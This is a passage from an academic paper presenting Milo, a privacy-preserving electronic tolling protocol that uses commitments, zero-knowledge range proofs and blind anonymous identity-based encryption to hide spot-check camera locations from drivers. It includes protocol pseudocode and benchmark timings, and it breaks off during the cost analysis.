


Figure 1: An overview of how the Milo system works. As we can see, the OBU deals with the TSP for payment purposes (using the Pay protocol), but for spot checks it interacts with the TC (using the Audit protocol). The TC conducts these audits using both the information recorded by the cameras it operates along the roads and the OBU's payment information, which is forwarded on from the TSP after it has been checked to be correct (using the VerifyPayment protocol).

at the end of each month. Its work in this stage is described formally in our Pay algorithm, which we present in Section 4.

The TSP is responsible for the collection of tolls from the driver. At the end of each month, the TSP will receive a payment message from the OBU as specified above. It is then the job of the TSP to verify that this payment information is correct, using the VerifyPayment algorithm outlined in Section 4. If the payment information is found to be correctly formed then the TSP can debit the appropriate payment from the user's account; otherwise, they can proceed in a legal manner that is similar to the way in which traffic violations are handled now.

The TC, as mentioned, is the local government responsible for setting the prices on the roads, as well as the fines for dishonest drivers who are caught. The TC is also responsible for performing spot checks to ensure that drivers are behaving honestly. Although this presents a new computational burden for the TC (as compared to PrETP, for example, which has the TSP performing the spot checks), we believe that it is important to keep all location information completely hidden from the TSP, as it is a business with incentive to sell this information. Since the TC already sees where each car is driving regardless of which body performs the spot checks (since it is the one operating the cameras), having it perform the audits itself minimizes the privacy lost by the driver.

Note, however, that the formal guarantees of correctness, security, and privacy provided by our system do not depend on having the TSP and TC not collaborate. In fact, both roles could be performed by a single organization. Since in practice businesses such as E-ZPass play the role of TSP, we recommend the separation of duties above to avoid giving the TSP an incentive to monetize customers' driving records. Of course, this assumes that regulation or the courts will forbid the government from misusing the information it collects.

2.2 Security model

In any privacy-preserving system, there are two goals which are absolutely essential to the success of the system: maintaining privacy, while still keeping users of the system honest. We discuss what this means in the context of electronic toll collection in the following two points:

- **Driver privacy**: Drivers should be able to keep their locations completely hidden from any other drivers who may want to intercept (and possibly modify) their payment information on its way to the TSP. With the exception of the random spot checks performed by the audit authority (in our case the TC), the locations of the driver should also be kept private from both the TC and the TSP. This property should hold even for a malicious TSP; as for the TC, we would like to guarantee that, as a result of the audit protocol, it learns only whether the driver was present at certain locations and times of its choice, even if it is malicious. The number of these locations and times about which the TC can query is fixed and a parameter of the audit protocol. An honest-but-curious TC will query the driver at those locations and times where she was actually observed, but a malicious TC might query for locations where no camera was present; see Section 4.3 for further discussion.

- **Driver honesty**: Drivers should not be able to tamper with the OBU to produce incorrect location or price information; i.e., pretending they were in a given location, using lower prices than are actually assigned, or simply turning off the OBU to pretend they drove less than they actually did. This property should hold even if drivers are colluding with other dishonest drivers, *and should in fact hold even if every driver in the system is dishonest.*

These security goals should look fairly similar to those outlined in previous work (e.g., PrETP or VPriv [39], and inspired by the earlier work of Blumberg, Keeler, and shelat [8]), but we note the consideration of possibly colluding drivers as an essential addition. We also note that we do not consider physical attacks (i.e., a malicious party gaining physical access to a driver's car) in this model, as we believe these attacks to be out of scope.

For ideal privacy, the locations of each driver would be kept entirely private even from the TC. This does not seem to be possible, however, as it would allow drivers to behave dishonestly without any risk of getting caught. Because each camera does take away some degree of privacy from the driver, we would like to minimize the number of cameras operated by the TC; at the same time, we need to keep it high enough so that the TC will have a very good chance of catching any cheating drivers. We believe this to be a fundamental limitation on the value of any privacy-preserving tolling system, however, as they are privacy preserving only when the spot-check cameras do not monitor such a large fraction of trips that the records themselves constitute a substantial privacy violation. As Blumberg, Keeler, and shelat write, "Extensive camera networks are simply not compatible with the kinds of privacy we demand since they collect too much information. If misused, they can provide adequate data for real-time tracking of vehicles" [8].

Finally, we note that these security properties are both achieved by Milo, under the assumption that cameras are randomly placed and invisible to drivers (i.e., the only way camera locations can leak to drivers is during the audit protocol). We discuss the potential issues with this assumption in Section 6.

3 Cryptographic Background

Because our scheme follows closely the PrETP construction [4], we employ the same modern cryptographic primitives as they do: commitment schemes and zero-knowledge proofs, in addition to the more familiar primitive of digital signatures [26]. In addition, to keep the spot-check camera locations hidden from drivers, we make use of another primitive, *blind identity-based encryption*, in a manner that is inspired by the oblivious transfer protocol of Green and Hohenberger [28].

3.1 Commitments

A commitment scheme is essentially the cryptographic relative of an envelope, and consists of two main phases: forming the commitment and opening the commitment. First, to form a commitment to a certain value, a user Alice can put the value in the envelope and then seal the envelope; to keep the analogy going, let's also assume she sealed it in some special way such that only she can open it. The sealed envelope then acts as her commitment, which she can send on to another user Bob. When the time comes, Alice can reveal the committed value by opening the envelope and showing Bob its contents. There are two properties that commitment schemes satisfy: *hiding* and *binding*. The hiding property says that, because Alice is the only one who can unseal the envelope, Bob will not be able to learn any information about its contents before she reveals them. In addition, the binding property says that, because the envelope is sealed, Alice will not be able to open it, change the value inside, and give it back to Bob without him noticing. In other words, when Alice finally reveals the opening of the commitment, Bob can be satisfied that those were the values inside all along. We will use the notation $c = \mathsf{Com}(m;r)$ to mean that c is a commitment to the message m using some randomness r. (Note that there are also some parameters involved, but that here and in the primitives that follow we omit them for simplicity.)

One more property we will require of our commitment schemes is that they are *additively homomorphic*. This means that there is an operation on commitments, call it $\boxplus$, such that if c_1 is a commitment to m_1 and c_2 is a commitment to m_2, then $c_1 \boxplus c_2$ will be a commitment to $m_1 + m_2$. This property can be achieved by a variety of schemes; to best suit our purposes, we work with Fujisaki-Okamoto commitments [18, 22], which rely on the Strong RSA assumption for their security.

3.2 Zero-knowledge proofs

Our second primitive, zero-knowledge proofs [24, 25], provides a way for someone to prove to someone else that a certain statement is true without revealing anything beyond the validity of the statement. For example, a user of a protected system might want to prove the statement "I have the password corresponding to this username" without revealing the password itself. The two main properties of zero-knowledge proofs are *soundness* and *zero knowledge*. Soundness guarantees that the verifier will not accept a proof for a statement that is false; in the above example, this means that the system will accept the proof only if the prover really does have the password. Zero knowledge, on the other hand, protects the prover's privacy and guarantees that the system in our example will not learn any information about the password itself, but only that the statement is true. A non-interactive zero-knowledge proof (NIZK for short) is a particularly desirable type of proof because, as the name indicates, it does not require any interaction between the prover and the verifier. For a given statement S, we will use the notation $\pi = \mathsf{NIZKProve}(S)$ to mean a NIZK formed by the prover for the statement S. Similarly, we will use $\mathsf{NIZKVerify}(\pi, S)$ to mean the process run by the verifier to check, using π, that S is in fact true. In our system we will need to prove only one type of statement, often called a *range proof*, which proves that a secret value x satisfies the inequality $lo \leq x < hi$, where lo and hi are both public. For this we can use Boudot range proofs and their extensions [11, 34], which are secure in the random oracle model [6] and assuming the Strong RSA assumption.

3.3 Blind identity-based encryption

Finally, to maintain driver honesty even in the case of possible collusions between drivers (as discussed in Section 2), we use an additional cryptographic primitive: *identity-based encryption* [10, 42]. Intuitively, identity-based encryption (IBE for short) extends the notion of standard public-key encryption by allowing a user's public key to be, rather than just a random collection of bits, some meaningful information relevant to their identity; e.g., their e-mail address. This is achieved through the use of an authority, who possesses some master secret key *msk* and can use it to provide secret keys corresponding to given identities on request (provided, of course, that the request comes from the right person). When we work with IBE, we will use the syntax $C = \mathsf{IBEnc}(id; m)$ to mean an identity-based encryption of the message m, intended for the person specified in the identity id. We will similarly use $m = \mathsf{IBDec}(sk_{id}; C)$ to mean the decryption of C using the secret key for the identity id.

Because of how IBE is integrated into our system, we will need the IBE to be augmented by a *blind* extraction protocol: a protocol interaction between a user and the authority at the end of which the user obtains the secret key corresponding to some identity of her choice, but the authority does not learn which identity was requested (and also does not learn the secret key for that identity). This process of getting the secret key will be denoted as $sk_{id} = \mathsf{BlindExtract}(id)$, keeping in mind that the authority learns neither id nor sk_{id}. As we show in Section 4, this property (introduced by Green and Hohenberger [28]) is crucial for guaranteeing that drivers do not learn where the TC has its cameras.

Furthermore, we would like our IBE to be *anonymous* [2], meaning that given a ciphertext C, a user cannot tell which identity the ciphertext is meant for (so, in particular, they cannot check to see if a guess is correct). Again, as we show in Section 4, this property is necessary to ensure that the TSP cannot simply guess and check where the driver was at a given time, and thus potentially learn information about her whereabouts.

To the best of our knowledge, there are two blind and anonymous IBEs in the cryptographic literature: the first due to Camenisch, Kohlweiss, Rial, and Sheedy [13] and the second to Green [27]; both are blind variants on the Boyen-Waters anonymous IBE [12]. While either of these schemes would certainly work for our purposes, we chose to come up with our own scheme in order to maximize efficiency. Our starting point is the Boneh-Franklin IBE [10], which is already anonymous [2, Section 4.5]. We then introduce a blind key-extraction protocol for Boneh-Franklin, based on the Boldyreva blind signature [9]. Finally, we "twin" the entire scheme to essentially run two copies in parallel; this is just to facilitate a "Twin Diffie-Hellman" style security proof [15]. We give a full description of our scheme in the full version of our paper [36], as well as a proof of its security in a variant of the Green-Hohenberger security model. Our IBE is conveniently efficient, but we stress that the Milo system could be instantiated with any provably secure IBE that is both blind and anonymous (and in particular the schemes of Camenisch et al. and Green which, while not as efficient as our scheme, have the attractive properties that they use significantly weaker assumptions and do not rely on random oracles in their proofs of security).

In the broadest sense, our blind IBE can be viewed as a special case of a secure two-party computation between the OBU and the TC, at the end of which the TC learns whether or not the driver paid honestly for a given segment, and the driver learns nothing (and in particular does not learn which segment the TC saw her in). As such, any efficient instantiation of this protocol as a secure two-party computation would be sufficient for our purposes. One promising approach, suggested by an anoymous reviewer, uses an *oblivious pseudorandom function* (OPRF for short) as a building block. With an OPRF, a user with access to a seed k for a PRF f and another user with input x can securely evaluate $f_k(x)$ without the first user's learning x or $f_k(x)$, and without the second user's learning the seed k; this can be directly applied to our setting by treating the seed k as a value known by the OBU, and the input x as the segment in which the TC saw the driver. An efficient OPRF was recently given by Jarecki and Liu [32]. Compared to our approach, the OPRFs of Jarecki and Liu may require increased interaction (which has implications for concurrent security) and potentially more computation than ours.

4 Our Construction

In this section, we describe the various protocols used within our system and how they meet the security goals described in Section 2.2; we note that only Algorithm 4.3 substantially differs from what is used in PrETP. There are three main phases we consider: the initialization of the OBU, the forming and verifying of the payments performed by the OBU and the TSP respectively, and the audit between the TC and the OBU. Below, we will detail the functioning of each of these algorithms; first, though, we give some intuition for how our scheme works and why the use of blind identity-based encryption means the audit protocol does not leak the locations of spot-check cameras to drivers.

In the audit protocol, the driver needs to show that her actual driving is consistent with the fee she chose to pay. To do this, she must upload her (claimed) driving history to the TSP's server; if she didn't, the TSP would have nothing to check the correctness of. Obviously, simply

uploading this history in the clear would provide no privacy. The VPriv system sidesteps this by having the driver upload the segments anonymously (using an anonymizing service such as Tor [20]), accompanied by a "tag" that will allow her to claim them as her own. We instead follow PrETP in having the driver upload a commitment of sorts to each of her segments. In addition, the driver commits to the cost associated with each segment using the additively homomorphic commitment scheme. Checking that the total payment is the sum of the fees for each committed segment is now easy: using the homomorphic operation $\boxplus$, the TSP can compute a commitment to the sum of the committed fees; the driver then provides the opening of this sum commitment, showing that its value is the fee she paid.[3]

What remains is to prove that the committed segments the driver uploaded to the server are in fact the segments she drove, and that the committed fee she uploaded alongside each is in fact the fee charged for driving it. Following VPriv, PrETP, and de Jonge and Jacobs' system (see Section 7), we rely on spot check cameras. The TC's cameras observed the driver at a few locations over the course of the month. It now challenges the driver to show that these locations are among the committed segments, and that the corresponding committed fees are correct. If the driver cannot show a commitment that opens to one of these spot check locations, she has been caught cheating; if the spot check locations are unpredictable then a simple probability analysis (see Section 6.1) shows that a cheating driver will likely be caught. In PrETP, the spot check has the TC sending to the driver the locations and times where she was observed; the driver returns the index and opening of the corresponding committed segments. This, of course, leaks the spot check locations to the driver. To get around this, we must somehow transmit the appropriate openings to the TC without the driver finding out which commitments are being opened.

Identity-based encryption allows us to achieve exactly the requirement above. Along with each of her commitments, the driver encrypts the opening of the commitment using IBE; the identity to which a commitment is encrypted is the segment location and time. She sends these encrypted openings to the TC along with the commitments themselves. (Note that it is crucial the ciphertext not reveal the identity to which it was encrypted, since otherwise the TSP and TC would learn the driver's entire driving history. This is why we require an anonymous IBE.) Now, if the TC had the secret key for the identity corresponding to the place and time where the driver was spotted, it could decrypt the appropriate ciphertext, obtain the commitment opening value, and check that the corresponding commitment was properly formed. But the TC can't ask the driver for the secret key, since this would also leak the spot-check location. Instead, it engages with the driver in a blind key-extraction protocol. The TC provides as input the location and time of the spot check and obtains the corresponding secret key without the driver learning which identity (i.e., location and time) was requested. By undertaking the blind extraction protocol only a certain number of times, the driver limits the number of spot checks the TC can perform.

Note that this is essentially an oblivious transfer protocol; our solution is in fact closely related to the oblivious transfer protocol of Green and Hohenberger [28], who introduced blind IBE.

Before any of the three phases can take place, the TC first decides on the segments used for payment and how much each one actually costs. It starts by dividing each road into segments of some appropriate length, for example one city block in denser urban areas or one mile along a highway in less congested areas. Because prices might change according to time of day, the TC also decides on a division of time into discrete quanta based on some "time step" when a new segment must be recorded by the OBU (even if the location endpoint has not yet been reached). For example, if two location endpoints are set as Exit 17 and Exit 18 on a highway and the time step is set to be a minute, then a driver traveling between these exits for more than a minute will have segments with the same location endpoints, but different time endpoints. In particular, if this driver starts at 22:00 and takes about three minutes to get from one exit to the other, she will end up with three segments:[4]

- $\big((\text{exit } 17, \text{exit } 18), (22{:}00, 22{:}01)\big)$;
- $\big((\text{exit } 17, \text{exit } 18), (22{:}01, 22{:}02)\big)$; and
- $\big((\text{exit } 17, \text{exit } 18), (22{:}02, 22{:}03)\big)$.

Each segment is of the form $\big((loc_1, loc_2), (time_1, time_2)\big)$; in the future, we denote these segments as $(where, when)$, where *where* represents the physical limits of the segment and *when* represents the particular time quantum during which the driver was in the segment *where*. For each of these segments, the TC will have assigned some price; this can be thought of as a publicly available function $f : (where, when) \to [0, M]$, where M is the maximum price assigned by the TC.

4.1 Initialization

Before any payments can be made, there are a number of parameters that need to be loaded onto the OBU. To start,

[3] There is a technicality here: range proofs are needed to prevent the driver from artificially reducing the amount she owes by committing to a few negative values. See Section 4.2 for more on this.

[4] In practice, the segment information will of course be more detailed; as a byproduct of using GPS anyway, each car will have access to precise coordinate and time information (including date).

the OBU will be given some unique value to identify itself to the TSP; we refer to this value as *tag*. Because the OBU will be signing all the messages it sends, it first needs to generate a signing keypair (vk_{tag}, sk_{tag}); the public verification key will need to be stored with both the TSP and TC, while the signing key will be kept private. We will also use an augmented version of the BlindExtract protocol (mentioned in Section 3.3) in which the OBU and TC will sign their messages to each other, which means the OBU will need to have the verification key for the TC stored as well (alternatively, they could just communicate using a secure channel such as TLS). In addition, the OBU will need to generate parameters for an IBE scheme in which it possesses the master secret key *msk*, as well as to load the parameters for the commitment and NIZK schemes (note that it is important the OBU does not generate these latter parameters itself, as otherwise the driver would be able to cheat). Finally, the OBU will also need to have stored the function f used to define road prices.

4.2 Payments

Once the OBU is set up with all the necessary parameters, it can begin making payments. As the driver travels, the GPS picks up location and time information, which can then be matched to segments $(where, when)$. For each of these segments, the OBU first computes the cost for that segment as $p = f(where, when)$. It then computes a commitment c to this value p; we will refer to the opening of this commitment as $open_c$. Next, the OBU computes an identity-based encryption C of the opening $open_c$ along with a confirmation value 0^λ, using the identity $id = (where, when)$. Finally, the OBU computes a non-interactive zero-knowledge proof π that the value contained in c is in the range $[0, M]$. This process is then repeated for every segment driven, so that by the end of the month the OBU will end up with a set of tuples $\{(c_i, C_i, \pi_i)\}_{i=1}^n$. In addition to this set, the OBU will also need to compute the opening $open_{final}$ for the commitment $c_{final} = c_1 \boxplus c_2 \boxplus \cdots \boxplus c_n$; i.e., the opening for the commitment to the sum of the prices, which effectively reveals how much the driver owes. The OBU then creates the final message $m = (tag, open_{final}, \{(c_i, C_i, \pi_i)\}_i)$, signs it to get a signature σ_m, and sends to the TSP the tuple (m, σ_m). This payment process is summarized in Algorithm 4.1. The parameter λ, set to 160 for 80-bit security, is explained below.

Once the TSP has received this tuple, it first looks up the verification key for the signature using *tag*. If it is satisfied that this message came from the right OBU, then it performs several checks; if not, it aborts and alerts the OBU that something went wrong (i.e., the message was manipulated in transit) and it should resend the tuple. Next, it checks that each commitment c_i was properly

Algorithm 4.1: Pay, run by the OBU

Input: segments $\{(where_i, when_i)\}_{i=1}^n$, identifier *tag*, signing key sk_{tag}

forall $1 \le i \le n$ **do**
  $p_i = f(where_i, when_i)$
  $c_i = \mathsf{Com}(p_i; r_i)$
  $C_i = \mathsf{IBEnc}((where_i, when_i); (p_i; r_i; 0^\lambda))$
  $\pi_i = \mathsf{NIZKProve}(0 \le p_i \le M)$
$open_{final} = (\sum_i p_i; \sum_i r_i)$
$m = (tag, open_{final}, \{(c_i, C_i, \pi_i)\}_{i=1}^n)$
$\sigma_m = \mathsf{Sign}(sk_{tag}, m)$
return (m, σ_m)

formed by acting as the verifier for the NIZK π_i; if one of these checks failed then it knows that the driver committed to an incorrect price (for example, a negative price to try to drive down her monthly bill). The TSP then performs the homomorphic operation on the commitments to get $c_{final} = c_1 \boxplus c_2 \boxplus \cdots \boxplus c_n$ and checks that $open_{final}$ is the opening for c_{final}. If all these checks pass, the TSP can debit p_{final} (contained in $open_{final}$) from the user's account; if not, something has gone wrong and the TSP can flag the driver as suspicious and continue on to legal proceedings, as is done with current traffic violations. This algorithm is summarized in Algorithm 4.2.

In terms of privacy, the hiding property of the commitment scheme and the zero knowledge property of the NIZK scheme guarantee that the driver's information is being kept private from the TSP. Furthermore, the anonymity of the IBE scheme guarantees that, although the segments are used as the identity for the ciphertexts C_i, the TSP will be unable to learn this information given just these ciphertexts. In addition, some degree of honesty is guaranteed. First, because the message was signed by the OBU, the TSP can be sure that the tuple came from the correct driver and not some other malicious driver trying to pass herself off as someone else (or cause the first driver to pay more than she owes). Furthermore, if all the checks pass then the binding property of the commitment scheme and the soundness property of the NIZK scheme guarantee that the values contained in the commitments are to valid prices and so the TSP can be somewhat convinced that the price p_{final} given by the driver is the correct price she owes for the month. The TSP cannot, however, be convinced yet that the driver did not simply turn off her OBU or otherwise fake location or price information; for this, it will need to forward the payment tuple to the TC, which initiates the audit phase of the protocol.

4.3 Auditing

As we argued in Section 2.2, although the audit protocol does take away some degree of privacy from the driver, this small privacy loss is necessary to ensure honesty

Algorithm 4.2: VerifyPayment, run by the TSP

Input: payment tuple (m, σ_m), verification key vk_{tag}

if $\mathsf{SigVerify}(vk_{tag}, m, \sigma_m) = 0$ **then**
  return $\perp$
parse m as $\left(tag, open_{final}, \left\{(c_i, C_i, \pi_i)\right\}_{i=1}^{n}\right)$
forall $1 \leq i \leq n$ **do**
  if $\mathsf{NIZKVerify}\left((c_i, \pi_i), 0 \leq p_i \leq M\right) = 0$ **then**
    return suspicious
$c_{final} = c_1 \boxplus \cdots \boxplus c_n$
if $c_{final} = \mathsf{Com}(open_{final})$ **then**
  parse $open_{final}$ as $(p_{final}; r_{final})$
  debit account for tag by p_{final}
  return okay
else
  return suspicious

within the system. We additionally argued that the TC should not reveal to the driver the locations of the cameras and furthermore believe that the driver should not even learn the number of cameras at which the TC saw her, as even this information would give her opportunity to cheat (for more on this see Section 6). We therefore assume that the TC makes some fixed number of queries k for every driver, regardless of whether or not it has in fact seen the driver k times. To satisfy this assumption, if the TC has seen the driver on more than k cameras, it will just pick the first k (or pick k at random, it doesn't matter) and query on those. If it has seen the driver on fewer than k cameras, we can designate some segment to be a "dummy" segment, which essentially does not correspond to any real location/time tuple. The TC can then query on this dummy segment until it has made k queries in total; because the part of the protocol in which the TC performs its queries is blind, the OBU won't know that it is being queried on the same segment multiple times.

After the TSP has forwarded the OBU's payment tuple to the TC, the TC first checks that the message really came from the OBU (and not, for example, from a malicious user or even the TSP trying to frame the driver). As with the TSP, if this check fails then it can abort the protocol and alert the OBU or TSP. It then extracts the tuples $\left\{(c_i, C_i, \pi_i)\right\}$ from m and begins issuing its random spot checks to ensure that the driver was not lying about her whereabouts. This process is outlined in Algorithm 4.3. Because there were a certain number of cameras the driver passed, the TC will have a set of tuples $\left\{(loc_i, time_i)\right\}$ of its own that correspond to the places and times at which the TC saw the driver. First, for every pair $(loc, time)$, the TC will need to determine which segment this pair belongs to; this then gives it a set $\left\{(where_i, when_i)\right\}$ of tuples that the driver would have logged if they were behaving honestly (unless the set has been augmented by the dummy segment as described above, in which case the OBU clearly will not have logged this segment).

After the TC has this set of tuples, it uses the identity-based encryption C_j contained within every tuple sent by the OBU. Recall from Algorithm 4.1 that the identity corresponding to each encryption is the segment $(where_j, when_j)$, and that the encryption itself is of the opening of the commitment c_j (contained in the same tuple), along with a confirmation value 0^λ. Therefore, if the TC can obtain the secret key sk_{id} from the OBU for the identity $id = (where_j, when_j)$, then it can successfully decrypt the ciphertext and obtain the opening for the commitment, which it can then use to check if the driver is recording correct price information. Because the TC does not know which ciphertext corresponds to which segment, however, once the TC obtains this secret key it will then need to attempt to decrypt each C_j.

To prevent drivers from using a single commitment to pay for two segments, we require that it be computationally difficult to find a ciphertext C that has valid decryptions under two identities id_1 and id_2. For our IBE, it is sufficient to encrypt a confirmation value 0^λ along with the message (where $\lambda = 160$ for 80-bit security), since messages are blinded with a random oracle hash that takes the identity as input. On decryption, one checks that the correct confirmation value is present. Note that we do not require CCA security.

If C_j does decrypt properly for some j, then the TC checks that the value contained inside is the opening of the commitment c_j. If it is, then the TC further checks that the price p_j is the correct price for that road segment by computing $f(where_j, when_j)$. If this holds as well, then the TC can be satisfied that the driver paid correctly for the segment of the road on which she was seen and move on to the next camera. If it does not hold, then the TC has reason to believe that the driver lied about the price of the road she was driving on. If instead the opening is not valid, the TC has reason to believe that the driver formed either the ciphertext C_j or the commitment c_j incorrectly. Finally, if none of the ciphertexts properly decrypted using sk_{id} (i.e., C_j did not decrypt for any value of j), then the TC knows that the driver simply omitted the segment $(where_j, when_j)$ from her payment in an attempt to pretend she drove less. In any of these cases, the TC believes the driver was cheating in some way and can undertake legal proceedings. If all of these checks pass for every camera, then the driver has successfully passed the audit and the TC is free to move on to another user.

In terms of driver honesty, the addition of BlindExtract allows the TC to obtain sk_{id} without the OBU learning the identity, and thus the location at which they were caught on camera. As argued in Section 2, this is absolutely cru-

Algorithm 4.3: Audit, run by the TC

Input: payment tuple (m, σ_m), camera tuples $\{(loc_i, time_i)\}_{i=1}^{k}$, verification key vk_{tag}

1 **if** $\mathsf{SigVerify}(vk_{tag}, m, \sigma_m) = 0$ **then**
2 **return** $\perp$
3 parse m as $(tag, open_{final}, \{(c_j, C_j, \pi_j)\}_{j=1}^{n})$
4 **forall** $1 \leq i \leq k$ **do**
5 determine segment $(where_i, when_i)$ for $(loc_i, time_i)$
6 $sk_i = \mathsf{BlindExtract}(where_i, when_i)$
7 match = 0
8 **forall** $1 \leq j \leq n$ **do**
9 $m_j = \mathsf{IBDec}(sk_i; C_j)$
10 **if** m_j *parses as* $(p_j; r_j; 0^{\lambda})$ **then**
11 match = 1
12 **if** $\mathsf{Com}(m_j) \neq c_j$ **then**
13 **return** suspicious
14 **if** $p_j \neq f(where_i, when_i)$ **then**
15 **return** suspicious
16 **break**
17 **if** *match = 0* **then**
18 **return** suspicious
19 **return** okay

cial for maintaining driver honesty, both individually and in the face of possible collusions. In terms of privacy, if the OBU and TC sign their messages in the BlindExtract phase, then we can guarantee that no malicious third party can alter messages in their interaction in an attempt to learn the segment in which the driver was caught on camera (or, alternatively, frame the driver by corrupting sk_{id}). As mentioned in Section 2, whereas the cameras do take away some part of the driver's privacy, they are necessary to maintain honesty; we also note that no additional information is revealed throughout the course of this audit interaction provided both parties behave honestly. One potential downside of this protocol, however, is that the TC is not restricted to querying locations at which it had cameras; it can essentially query any location it wants without the driver's knowledge (although the driver is at least aware of how many queries are being made). We believe that our system could be augmented to resist such misbehavior through an "audit protocol audit protocol" that requires the TC to demonstrate that it actually has camera records corresponding to some small fraction of the spot check it performs, much as its own audit protocol requires the driver to reveal some small fraction of its segments driven. This "audit audit" could be performed on behalf of drivers by an organization such as EFF or the ACLU; alternatively, in some legal settings an exclusionary rule could be introduced that invalidates evidence obtained through auditing authority misbehavior.

	Time (ms)	
Operation	Laptop	ARM
Creating parameters	75.12	1083.61
Encryption	82.11	1187.82
Blind extraction (user)	13.13	214.06
Blind extraction (authority)	11.21	175.25
Decryption	78.31	1131.58

Table 1: The average time, in milliseconds and over a run of 10, for the various operations in our blind IBE protocol, performed on both a MacBook Pro and an ARM v5TE. The numbers for encryption and decryption represent the time taken to encrypt/decrypt a pair of 1024-bit numbers using the curve $y^2 = x^3 + x \bmod p$ at the 80-bit security level, and the numbers for blind extraction represent the time to complete the computation required for each side of the interactive protocol.

5 Implementation and Performance

In order to achieve a more effective audit protocol, an extra computational burden is required for both the OBU and the TC. In this section, we consider just how great this additional burden is; in particular, we focus on our blind identity-based encryption protocol from the full version of our paper [36], as well as Algorithm 4.3 from Section 4.3. The benchmarks presented for these protocols were collected on two machines: a MacBook Pro running Mac OS X 10.6 with a 2.53 GHz Intel Core 2 Duo processor and 4 GB of RAM, and an ARM v5TE running Linux 2.6.24 with a 520 MHz processor and 128 MB of RAM. We believe that the former represents a fairly conservative estimate for the amount of computational resources available to the TC, whereas the latter represents a machine that could potentially be used as an OBU. For the bilinear groups needed for blind IBE we used the supersingular curve $y^2 = x^3 + x \bmod p$ for a large prime p (which has embedding degree 2) within version 5.4.3 of the MIRACL library [41], and for the NIZKs and commitments we used ZKPDL (Zero-Knowledge Proof Description Language) [35], which itself uses the GNU multi-precision library [23] for modular arithmetic.

Table 1 shows the time taken for each of the unit operations performed within the IBE scheme. As mentioned in Section 4, in the context of our system the creation of the parameters will be performed when the OBU is initialized, the encryption will be performed during the Pay protocol (line 4 of Algorithm 4.1), and both blind extraction and decryption will be performed in the audit phase between the TC and the OBU (lines 6 and 9 of Algorithm 4.3 respectively).

We consider the computational costs for the OBU and the TC separately, as well as the communication overhead for the whole system.[5]

[5] We do not consider the computational costs for the TSP here, as

OBU computational costs. During the course of a month (or however long an audit period is), the OBU is required to spend time performing computations for two distinct phases of the Milo protocol. The first phase is the Pay protocol, which consists of computing the commitments to segment prices, encrypting the openings of the commitments, and producing a zero-knowledge proof that the value in the commitment lies in the right range. From Table 1, we know that encryption takes roughly a second when encrypting 1024-bit number on the ARM. As these correspond to "medium security" in PrETP [4, Table 2], and our commitments and zero-knowledge proofs are essentially identical to theirs, we can use the relevant timings from PrETP to see that the total time taken for the Pay protocol should be at most 20 seconds per segment. As long as the time steps are at least 20 seconds and the segment lengths are at least half a mile (assuming people drive at most 90 miles per hour), the calculations can therefore be done in real time.

The second phase of computation is the end of the month audit protocol. Here, the OBU is responsible for acting as the IBE authority to answer blind extraction queries from the TC. As we can see in Table 1, each query takes the OBU approximately 175 milliseconds, independent of the number of segments. If the TC makes a small, fixed number of queries, say ten, for each vehicle, then the OBU will spend only a few seconds in the Audit protocol each month.

TC computational costs. In the course of the Audit protocol, the TC has to perform a number of complex calculations. In particular, the cost of challenging the OBU for each camera is proportional to the number of segments the OBU reported driving.

To obtain our performance numbers for the audit protocol, we considered the driving habits of an average American, both in terms of time spent and distance driven. For time, we assumed that an average user would have a commute of 30 minutes each way, meaning one hour each day, in addition to driving between two and three hours each weekend. For distance, we assumed that an average user would drive around 1,000 miles each month. While we realize that these averages will vary greatly between locations (for example, between a city and a rural area), we believe that these measures still give us a relatively realistic setting in which to consider our system.

Table 2 gives the time it takes for the TC to challenge the OBU on a single segment for several segment lengths and time steps; we can see that the time taken grows approximately linearly with the number of segments. To determine the number of segments, we considered both fine-grained and coarse-grained approaches. For the fine-grained approach, we considered a time step of one minute. Using our assumptions about driving habits, this means that in a 30-day month with 22 weekdays, our average user will drive approximately 1,320 segments. Adding on an extra 680 segments for weekends, we can see that a user might accumulate up to 2,000 segments in a month. In the way that road prices are currently decided, however, a time step of one minute seems overly short, as typically there are only two times considered throughout the day: peak and off-peak. We therefore considered next a time step of one hour, keeping our segment length at 1 mile. Here the number of miles driven determines the number of segments rather than the minutes spent in the car, and so we end up with approximately 1,000 segments for the month. Finally, we considered a segment length of 2 miles, keeping our time step at one hour; we can see that this results in approximately half as many segments as before, around 500 segments. Longer average physical segment lengths would result in an even lower number of segments (and therefore better performance).

Communication overhead. Looking at Table 3, we can see that the size of a payment message is approximately 6kB per segment; furthermore, this size is dominated by the NIZK (recall that each segment requires a commitment, a NIZK, and a ciphertext), which accounts for over 90% of the total size. For our parameter choices in Table 2, this would result in a total payment size of approximately 11MB in the worst case (with 2000 segments) and 3MB in the best case (with 500 segments). In PrETP, on the other hand, the authors claim to have sizes of only 1.5kB per segment [4, Section 4.3]. Using their more compact segments with our ciphertexts added on would therefore result in a segment size of only 2kB, which means the worst-case size of the entire payment message would be under 4MB (and the best-case size approximately 1MB).

Finally, we can see that the overhead for the rest of the Audit protocol is quite small: each blind IBE key sent from the OBU to the TC is only 494 bytes; if the TC makes ten queries per audit, then the total data transferred in the course of the protocol is about 5kB.

5.1 Milo cost analysis

If we continue to assume that the TC always queries the user on ten cameras, then the entire auditing process will take less than 10 minutes per user in the worst case (when there are 2,000 segments) and less than 2 minutes in the best case (when there are 500 segments). If we consider pricing computational resources as according to Amazon EC2 [3], then to approximately match the computer used for our benchmarks would cost about 10 cents per hour. Between 6 and 30 users can be audited within an hour, so

they are essentially the same as they were within PrETP; the numbers they provide should therefore provide a reasonably accurate estimate for the cost of the TSP within our system as well.

Length	Time step	Segments	Time for TC (s)
1 mile	1 minute	2000	55.68
1 mile	1 hour	1000	33.51
2 miles	1 hour	500	10.45

